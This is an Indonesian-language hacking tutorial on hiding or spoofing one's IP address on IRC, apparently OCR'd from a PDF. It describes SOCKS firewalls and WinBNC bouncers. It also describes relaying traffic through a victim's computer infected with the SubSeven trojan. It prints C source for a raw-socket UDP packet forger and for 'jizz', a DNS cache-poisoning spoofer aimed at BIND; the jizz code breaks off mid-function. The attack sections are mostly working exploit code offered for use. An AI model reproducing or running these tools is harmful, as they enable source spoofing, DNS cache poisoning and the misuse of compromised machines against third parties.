*[Spoff IP melalui mIRC 5.6]

Buka program mIRC anda ,pilih 'option menu' untuk setting firewall (ALT + O).
Lihat di katogorie " + connect",klik untuk membuka firewall setting.Pilih sub-item 'firewall', pastikan anda sudah men-check terlebih dahulu box ' Use SOCKS firewall',(x).
Di kotak 'hostname',ketik IP/firewall hostname ,contoh firewall.yangpunya.com.



Biarkan kotak USER ID dan PASSWORD kosong dan portnya 1080 ,klik 'ok'.Selanjutnya ketik '/server.. yang.anda.mau 6667 '.

:localhost 311 ^FBI^ ^FBI^ ~FBI firewall.someone.com * : basher 13
:localhost 312 ^FBI^ ^FBI^ localhost :test server
:localhost 317 ^FBI^ ^FBI^ 9 932030074 :seconds idle, signon time
:localhost 318 ^FBI^ ^FBI^ :End of /WHOIS list.

Sekarang anda lihat bahwa saya host saya berubah menjadi firewall.someone.com yang sebelumnya ialah 31337.unixshell.com.Untuk mendapatkan firewall list ,caoba temukan di Astalavista (http://www.astalavista.com),atau di mesincari google.com,yahoo.com ,dll dengan mengetik "firewall list".

:localhost 311 ^FBI^ ^FBI^ ~FBI firewall.someone.com * : basher 13
:localhost 312 ^FBI^ ^FBI^ localhost :test server
:localhost 317 ^FBI^ ^FBI^ 9 932030074 :seconds idle, signon time
:localhost 318 ^FBI^ ^FBI^ :End of /WHOIS list.

Penjelasan mengenai line yang ada sperti di atas:


~FBI 31337.unixhsell.com * :basher13
| | |_ Nama asal sang user
| |_ User host atau IP
|_ Username (set oleh IdentD).

line yang kedua:
localhost :test server
| |_ pesan oleh server (set oleh server admin)
|_ Server yang digunakan untuk connect

Line yang ketiga:
9 932030074 :seconds idle, signon time
| |_Sang User signed in /login ke server
|_ Berapa waktu sang user berada di server tersebut

line terakahir:
:End of /WHOIS list.
|_ Menampilkan bahwa data sudah tidak ada.

Dimana jika alamat IP anda telh diketahui,bisa mengakibatkan sang penyerang



membuat Denial of Service (DoS),seperti winnkue,ComNUKE,atau lovely ping flood yang dapat mengakibatkan sebuah bandwhit melebihi kapasitasnya atau mereboot ulang komputer anda.

..#3.Chapter
*[WinBNC IP spoff]


Anda harus mempunyai partner/teman untuk bounce IP mereka melalui IRC.Manakala mereka harus mempunyai WinBNC daemon software(Jika operating system mereka lain dari windows,sangat dibutuhkan BNC, ezBNC etc).Daemon dibuat untuk jenis platform lain, anda bisa connect melalui komputer dan alamat ip mereka.Cari di situs yang menyediakan search engine /mesin cari (www.google.com,www.yahoo.com)'ketik "winbnc etc".Sebelum teman anda menggunakan daemon anda harus jelsa akan port,password dan admin password,hal ini akan direkomendasikan akan spesifikasi list dari IP/DNS,yand berguna bagi BNC (list harus sudah termasuk dengan IP anda,bisa langsung connect ke BNC teman/partner).konfigurasi ini di edit melalui bnc.cfg dengan notepad atau text-editor.Sekarang suruh partner/teman anda membuka MS-DOS prompt dan pergi ke directory dimana WinBNC sudah unzipped,dan selanjutnya ke bnc.exe.Dan mereka akan memberi alamat IP ,WinBNC password dan post.Dimana anda akan menggunakan value tersebut untuk IRC,mis;

/server 144.64.24.100 namaport password

Setelah anda connect ke partner/teman WinBNC,type atau ketik /quote conn
irc.nama.server
ircserversport password
(dan pastikan juga teman anda tidak mempunyai vhost,jadi anda bisa connect melalui IP)

*[Subseven trojan]

Cara lain untk meng-spoff IP anda adalah menggunakan Subseven trojan,disini akan digunakan untuk meng-direct semua data dari asalnya,(mis;IRC server),yang dipastikan tidak akan terjadi suatu kominikasi antara anda dan hanya terjadi oleh korban dari SubSeven .Setelah anda mendapatkan SubSeven dari si korban ,anda harus connect lewat SubSeven klient dan set up ke port redirect.
Anda haru mengisi input port, output port dan output host.input port ialah port dimana anda connect ke IRC,outport ialah port IRC server,dan output host adalah akhir dari port server yang digunakan untuk connect.Ketik input port '2000' ,outport ketik '6667',dan output host ketik 'server.yang.dituju'. mis;irc.webmaster.com.



Sekarang anda sudah selasi dengan Subseven,tutup dan buka progrms IRC klient anda. Ketik beberapa command :/server sub7korbanip inputportyangandatahu (for ex. /server 212.213.100.2 2000)
..Anda sudah rehubung ke IRC dan connect melalui Subseven korban untuk membuat IP berubah/hide,caranya
,ketik di main windows IRC /mIRC dengan :/whois nama anda

..#4.chapter
*[WinBNC]

BNC adalah sebuah software yang menggunakan Unix komputer.Contohnya ada sebuah BNC di bnc.shell.com port 1234,yang anda lakukan ialah mengetik /server bnc.shell.com 1234
seperti;

-BNC- Please type your password via /quote pass <password>


Duh...passwordnya apa?,jika anda sudah mengetahui/mempunyai password tersebut dengan mengetik
'/qoute pass password'.Jika tidak mempunyai password ,minta kepada mereka yang memiliki BNC,dan
juga menanyakan apakah mereka mempunyai vhost,jika ada ,anda tinggal ketik '/quote vip nama.host.anda'
Tulis atau ketik /conn irc.nama.server ,untuk connect ke server yang dituju.

*[Linux/Unix spoff]


Yang anda perlukan ialah compile semua untuk linux/Unix.

1.Arnudp.c


```
// kirim sebuah udp datagram dengan source/destination address/port
// Jika tidak terdapat kemungkinan IP_HDRINCL config, alamat source akan
// set ke alamat aslinya.  Ini akan bekerja di SunOS 5.4.   */
// Seharusnya compile dengan baik bersama ANSI compiler (seperti gcc)dibawah

// Linux dan SunOS 4.1, tapi dengan SunOS 5.4 anda harus memperhatikan
// libraries di command line:
//          /usr/ucb/cc -o arnudp arnudp001.c -lsocket -lnsl
// Ini akan bekerja sebagai root!
```



```
#include<sys/types.h>
#include<sys/socket.h>
#include<netinet/in_systm.h>
#include<netinet/in.h>
#include<netinet/ip.h>
#include<netinet/udp.h>
#include<errno.h>
#include<string.h>
#include<netdb.h>
#include<arpa/inet.h>
#include<stdio.h>

struct sockaddr sa;

main(int argc,char **argv)
{
int fd;
int x=1;
struct sockaddr_in *p;

struct hostent *he;
u_char gram[38]=
        {
        0x45,   0x00,   0x00,   0x26,
        0x12,   0x34,   0x00,   0x00,
        0xFF,   0x11,   0,      0,
        0,      0,      0,      0,
        0,      0,      0,      0,

        0,      0,      0,      0,
        0x00,   0x12,   0x00,   0x00,

        '1','2','3','4','5','6','7','8','9','0'
        };

if(argc!=5)

        {
        fprintf(stderr,"usage: %s sourcename sourceport destinationname
destinationport\n",*argv);
        exit(1);
        };

if((he=gethostbyname(argv[1]))==NULL)
        {
```




```
        fprintf(stderr,"can't resolve source hostname\n");
        exit(1);
        };
bcopy(*(he->h_addr_list),(gram+12),4);

if((he=gethostbyname(argv[3]))==NULL)
        {
        fprintf(stderr,"can't resolve destination hostname\n");

        exit(1);
        };
bcopy(*(he->h_addr_list),(gram+16),4);

*(u_short*)(gram+20)=htons((u_short)atoi(argv[2]));
*(u_short*)(gram+22)=htons((u_short)atoi(argv[4]));

p=(struct sockaddr_in*)&sa;
p->sin_family=AF_INET;
bcopy(*(he->h_addr_list),&(p->sin_addr),sizeof(struct in_addr));

if((fd=socket(AF_INET,SOCK_RAW,IPPROTO_RAW))== -1)
        {
        perror("socket");
        exit(1);

        };

#ifdef IP_HDRINCL
fprintf(stderr,"we have IP_HDRINCL :-)\n\n");
if (setsockopt(fd,IPPROTO_IP,IP_HDRINCL,(char*)&x,sizeof(x))<0)
        {
        perror("setsockopt IP_HDRINCL");
        exit(1);
        };
#else
fprintf(stderr,"we don't have IP_HDRINCL :-(\n\n");
#endif

if((sendto(fd,&gram,sizeof(gram),0,(struct sockaddr*)p,sizeof(struct sockaddr)))== -1)

        {
        perror("sendto");
        exit(1);
        };
```




```
printf("datagram sent without error:");
for(x=0;x<(sizeof(gram)/sizeof(u_char));x++)
        {
        if(!(x%4)) putchar('\n');
        printf("%02x",gram[x]);
        };
putchar('\n');

}
/*************************************************************************
*/
```

2.Jizz (ip host spoofer)


```
#define VERSION ".01b"
#include <stdio.h>
#include <stdlib.h>
#include <stdarg.h>
#include <strings.h>
#include <errno.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>

#define MAXBUFSIZE                  64*1024

#define DC_A            1

#define DC_NS           2

#define DC_CNAME        5

#define DC_SOA          6

#define DC_WKS          11

#define DC_PTR          12

#define DC_HINFO        13

#define DC_MINFO        14

#define DC_MX           15

#define DC_TXT          16
```




```
typedef struct {
  unsigned short id;
  unsigned char  rd:1;          /* recursion desired */
  unsigned char  tc:1;          /* truncated message */
  unsigned char  aa:1;          /* authoritive answer */
  unsigned char  opcode:4;      /* purpose of message */
  unsigned char  qr:1;          /* response flag */
  unsigned char  rcode:4;       /* response code */
  unsigned char  unused:2;      /* unused bits */
  unsigned char  pr:1;          /* primary server required (non standard) */
  unsigned char  ra:1;          /* recursion available */
  unsigned short qdcount;
  unsigned short ancount;
  unsigned short nscount;
  unsigned short arcount;
} dnsheaderrec;
typedef struct {
  unsigned short labellen;
  char label[256];
  unsigned short type;
  unsigned short class;
  unsigned long ttl;
  unsigned short buflen;
```




```
  char buf[256];

} dnsrrrec;

typedef struct {

  dnsheaderrec h;

  dnsrrrec qd[20];

  dnsrrrec an[20];

  dnsrrrec ns[20];

  dnsrrrec ar[20];

} dnsrec;

char *dnssprintflabel(char *s, char *buf, char *p);

char *dnsaddlabel(char *p, char *label);

void dnstxt2rr(dnsrrrec *rr, char *b);

void dnsbuildpacket(dnsrec *dns, short qdcount, short ancount, short nscount, short
arcount, ...);

char *dnsaddbuf(char *p, void *buf, short len);

int dnsmakerawpacket(dnsrec *dns, char *buf);

unsigned long rev_long(l) unsigned long l;

{

  unsigned long i = 0;

  int n = sizeof(i);

  while (n--) {

    i = (i << 8) | (l & 255); l >>= 8;

  }
```




```
 return i;
}
char *dnssprintflabel(char *s, char *buf, char *p)
{
 unsigned short i,len;
 char *b=NULL;
 len=(unsigned short)*(p++);
 while (len) {
  while (len >= 0xC0) {
   if (!b)
    b=p+1;
   p=buf+(ntohs(*((unsigned short *)(p-1))) & ~0xC000);
   len=(unsigned short)*(p++);
  }
  for (i=0;i<len;i++)
   *(s++)=*(p++);
  *(s++)='.';
  len=(unsigned short)*(p++);
 }
 *(s++)=0;
 if (b)
  return(b);
 return(p);
```




```
}

char *dnsaddlabel(char *p, char *label)

{

  char *p1;

  while ((*label) && (label)) {

    if ((*label == '.') && (!*(label+1)))

      break;

    p1=strchr(label,'.');

    if (!p1)

      p1=strchr(label,0);

    *(p++)=p1-label;

    memcpy(p,label,p1-label);

    p+=p1-label;

    label=p1;

    if (*p1)

      label++;

  }

  *(p++)=0;

  return(p);

}

#define DEFAULTTTL 60*10

void dnstxt2rr(dnsrrrec *rr, char *b)

{
```




```
char *tok[20], *p;
unsigned short numt=0, i;
static char *buf=NULL;
if (!buf) {
  if ((buf=malloc(1024)) == NULL) {
    perror("malloc");
    exit(-1);
  }
}
strcpy(buf,b);
p=strtok(buf," \t");
do {
  tok[numt++]=p;
} while (p=strtok(NULL," \t"));
p=dnsaddlabel(rr->label,tok[0]);
rr->labellen=p-rr->label;
i=1;
if (isdigit(*p))
  rr->ttl=htonl(atol(tok[i++]));
 else
  rr->ttl=htonl(DEFAULTTTL);
if (strcmp(tok[i],"IN") == 0)
  i++;
```




```
 rr->class=htons(1);

 if (strcmp(tok[i],"A") == 0) {

  i++;
  rr->type=htons(DC_A);

  if (i < numt) {

    inet_aton(tok[i],rr->buf);

    rr->buflen=4;

  } else

    rr->buflen=0;

  return;

 }

 if (strcmp(tok[i],"CNAME") == 0) {

  i++;

  rr->type=htons(DC_CNAME);

  if (i < numt) {

    p=dnsaddlabel(rr->buf,tok[i]);

    rr->buflen=p-rr->buf;

  } else

    rr->buflen=0;

  return;

 }

 if (strcmp(tok[i],"NS") == 0) {

  i++;
```




```
  rr->type=htons(DC_NS);
  if (i < numt) {
    p=dnsaddlabel(rr->buf,tok[i]);
    rr->buflen=p-rr->buf;
  } else
    rr->buflen=0;
  return;
 }
 if (strcmp(tok[i],"PTR") == 0) {
  i++;
  rr->type=htons(DC_PTR);
  if (i < numt) {
    p=dnsaddlabel(rr->buf,tok[i]);
    rr->buflen=p-rr->buf;
  } else
    rr->buflen=0;
  return;
 }
 if (strcmp(tok[i],"MX") == 0) {
  i++;
  rr->type=htons(DC_MX);
  if (i < numt) {
    p=rr->buf;
```




```
      *((unsigned short *)p)=htons(atoi(tok[i++])); p+=2;

      p=dnsaddlabel(p,tok[i]);

      rr->buflen=p-rr->buf;

    } else

      rr->buflen=0;

   return;

  }

}

void dnsbuildpacket(dnsrec *dns, short qdcount, short ancount, short nscount, short
arcount, ...)

{

  int i;

  va_list va;

  dns->h.qdcount=htons(qdcount);

  dns->h.ancount=htons(ancount);

  dns->h.nscount=htons(nscount);

  dns->h.arcount=htons(arcount);

  dns->h.rcode=0;

  va_start(va, arcount);

  for (i=0;i<qdcount;i++)

    dnstxt2rr(&dns->qd[i],va_arg(va, char *));

  for (i=0;i<ancount;i++)

    dnstxt2rr(&dns->an[i],va_arg(va, char *));
```




```
  for (i=0;i<nscount;i++)
    dnstxt2rr(&dns->ns[i],va_arg(va, char *));
  for (i=0;i<arcount;i++)
    dnstxt2rr(&dns->ar[i],va_arg(va, char *));
  va_end(va);
}
char *dnsaddbuf(char *p, void *buf, short len)
{
  memcpy(p,buf,len);
  return(p+len);
}
int dnsmakerawpacket(dnsrec *dns, char *buf)
{
  char *p;
  int i;
  unsigned short len;
  memcpy(buf,&dns->h,sizeof(dnsheaderrec));
  p=buf+sizeof(dnsheaderrec);
  /********** Query ***********/
  for (i=0;i<ntohs(dns->h.qdcount);i++) {
    p=dnsaddbuf(p,dns->qd[i].label,dns->qd[i].labellen);
    p=dnsaddbuf(p,&dns->qd[i].type,2);
    p=dnsaddbuf(p,&dns->qd[i].class,2);
```




```
 }
 /********** Answer ***********/
 for (i=0;i<ntohs(dns->h.ancount);i++) {
  p=dnsaddbuf(p,dns->an[i].label,dns->an[i].labellen);
  p=dnsaddbuf(p,&dns->an[i].type,2);
  p=dnsaddbuf(p,&dns->an[i].class,2);
  p=dnsaddbuf(p,&dns->an[i].ttl,4);
  len=htons(dns->an[i].buflen);
  p=dnsaddbuf(p,&len,2);
  p=dnsaddbuf(p,dns->an[i].buf,dns->an[i].buflen);
 }
 /********** Nameservers *************/
 for (i=0;i<ntohs(dns->h.nscount);i++) {
  p=dnsaddbuf(p,dns->ns[i].label,dns->ns[i].labellen);
  p=dnsaddbuf(p,&dns->ns[i].type,2);
  p=dnsaddbuf(p,&dns->ns[i].class,2);
  p=dnsaddbuf(p,&dns->ns[i].ttl,4);
  len=htons(dns->ns[i].buflen);
  p=dnsaddbuf(p,&len,2);
  p=dnsaddbuf(p,dns->ns[i].buf,dns->ns[i].buflen);
 }
```




```
  /********** Additional ************/
  for (i=0;i<ntohs(dns->h.arcount);i++) {
    p=dnsaddbuf(p,dns->ar[i].label,dns->ar[i].labellen);
    p=dnsaddbuf(p,&dns->ar[i].type,2);
    p=dnsaddbuf(p,&dns->ar[i].class,2);
    p=dnsaddbuf(p,&dns->ar[i].ttl,4);
    len=htons(dns->ar[i].buflen);
    p=dnsaddbuf(p,&len,2);
    p=dnsaddbuf(p,dns->ar[i].buf,dns->ar[i].buflen);
  }
  return(p-buf);
}
void main(int argc, char *argv[])
{
  int sock, fromlen, numread, len, query;
  struct sockaddr_in sa, from, to;
  struct in_addr rev;
  char *buf, *sendbuf;
  char *domainnamebuf;
  dnsheaderrec *dns;
  char *p;
  dnsrec dnsh;
  char *beginhost_QD, *beginhost_A, *beginhost_srch;
```




```
  char *fakenshost_A, *fakens_DOM;

  char *spoofedip_A, *spoofedip_PTR, *spoofedip_rev;

  printf("jizz %s -- dns spoofer (BIND cache vuln.)\n",VERSION);

  printf("by nimrood\n\n");

  if (argc != 7) {

    printf("usage: \n%s <beginhost> <fakenshost> <fakensip> <fakensdom> <spoofedip>
<spoofedhost>\n",argv[0]);

    printf("    beginhost  :     requested to initiate false caching, ex: begin.ib6ub9.com\n");

    printf("    fakenshost :     server name to answer false PTR's, ex: ns.ib6ub9.com\n");

    printf("    fakensip   :     IP of server name to answer false PTR's, ex: 05.160.29.19\n");

    printf("    fakensdom  :     domain name false name server controls, ex: b6ub9.com\n");

    printf("    spoofedip  :     IP of machine you want to spoof from, ex: 204.154.2.93\n");

    printf("    spoofedhost:     name you want to spoof, ex: teak.0wns.j00\n\n");

    exit(-1);

  }

  if ((beginhost_QD = malloc((strlen(argv[1]))+5+1)) == NULL) {

    perror("malloc");

    exit(-1);

  }

  if ((beginhost_A = malloc(strlen(argv[1])+15+1)) == NULL) {

    perror("malloc");

    exit(-1);

  }
```




```
 if ((beginhost_srch = malloc(strlen(argv[1])+1+1)) == NULL) {
  perror("malloc");
  exit(-1);
 }
 if ((fakenshost_A = malloc(strlen(argv[2])+strlen(argv[3])+6+1)) == NULL) {
  perror("malloc");
  exit(-1);
 }
 if ((fakens_DOM = malloc(strlen(argv[4])+strlen(argv[2])+4+1)) == NULL) {
  perror("malloc");
  exit(-1);
 }
 if ((spoofedip_A = malloc(strlen(argv[6])+strlen(argv[5])+6+1)) == NULL) {
  perror("malloc");
  exit(-1);
 }
 if ((spoofedip_PTR = malloc(strlen(argv[5])+strlen(argv[6])+21+1)) == NULL) {
  perror("malloc");
  exit(-1);
 }
 if ((spoofedip_rev = malloc(strlen(argv[5])+1)) == NULL) {
  perror("malloc");
  exit(-1);
```




```
}
if ((buf = malloc(MAXBUFSIZE)) == NULL) {
  perror("malloc");
  exit(-1);
}
if ((sendbuf = malloc(MAXBUFSIZE)) == NULL) {
  perror("malloc");
  exit(-1);
}
if ((domainnamebuf = malloc(MAXBUFSIZE)) == NULL) {
  perror("malloc");
  exit(-1);
}
if ((sock=socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)) < 0) {
  perror("socket");
  exit(-1);
}
beginhost_QD = strcpy(beginhost_QD,argv[1]);
beginhost_QD = strcat(beginhost_QD, " IN A");
beginhost_A = strcat(strcpy(beginhost_A,beginhost_QD), " 127.0.0.1");

beginhost_srch = strcat(strcpy(beginhost_srch,argv[1]), ".");
printf("%s\n",beginhost_srch);
```




```
  fakenshost_A = strcat(strcpy(fakenshost_A,argv[2]), " IN A ");

  fakenshost_A = strcat(fakenshost_A, argv[3]);

  fakens_DOM = strcat(strcpy(fakens_DOM,argv[4]), " IN NS ");

  fakens_DOM = strcat(fakens_DOM,argv[2]);

  spoofedip_A = strcat(strcpy(spoofedip_A,argv[6]), " IN A ");

  spoofedip_A = strcat(spoofedip_A,argv[5]);

  rev.s_addr = rev_long(inet_addr(argv[5]));

  spoofedip_PTR = strcat(strcpy(spoofedip_PTR,(char *)inet_ntoa(rev.s_addr)), ".IN-
ADDR.ARPA IN PTR ");

  spoofedip_PTR = strcat(spoofedip_PTR,argv[6]);



  printf("%s\n%s\n%s\n%s\n%s\n%s\n",
         beginhost_QD,beginhost_A,fakenshost_A,fakens_DOM,spoofedip_A,spoofedip_
PTR);

  sa.sin_family = AF_INET;

/*  sa.sin_addr.s_addr = inet_addr(DEFAULTBINDHOST); */

  sa.sin_addr.s_addr = INADDR_ANY;

  sa.sin_port = htons(53);



  if (bind(sock, (struct sockaddr *)&sa, sizeof(sa)) < 0) {

    perror("bind");

    exit(-1);

  }

  setvbuf(stdout,NULL,_IONBF,0);
```



```
  while (1) {

    fromlen=sizeof(from);

    if ((numread = recvfrom(sock, buf, MAXBUFSIZE, 0, (struct sockaddr *)&from,
&fromlen)) < 0) {

      perror("recvfrom");

      continue;

    }

    /* Kludge to stop that damn router */

    if (from.sin_addr.s_addr == inet_addr("206.126.32.10"))

      continue;

    dns=(dnsheaderrec *)buf;

    if (dns->qr)

      continue;

    p=dnssprintflabel(domainnamebuf,buf,&buf[sizeof(dnsheaderrec)]);

    query=ntohs(*(unsigned short *)p);

    printf("Packet from %s : %d : %s
(%d)\n",inet_ntoa(from.sin_addr),ntohs(from.sin_port),domainnamebuf,query);

    if (strcasecmp(domainnamebuf,beginhost_srch) == 0) {

      dnsbuildpacket(&dnsh,1,4,1,1,
          beginhost_QD,

beginhost_A,
          spoofedip_A,
          spoofedip_PTR,

          fakenshost_A,

        fakens_DOM,
```



```
"www.yahoo.com IN A 255.255.255.255");
    } else {
      /* Error */
      dnsh.h.rcode=5;
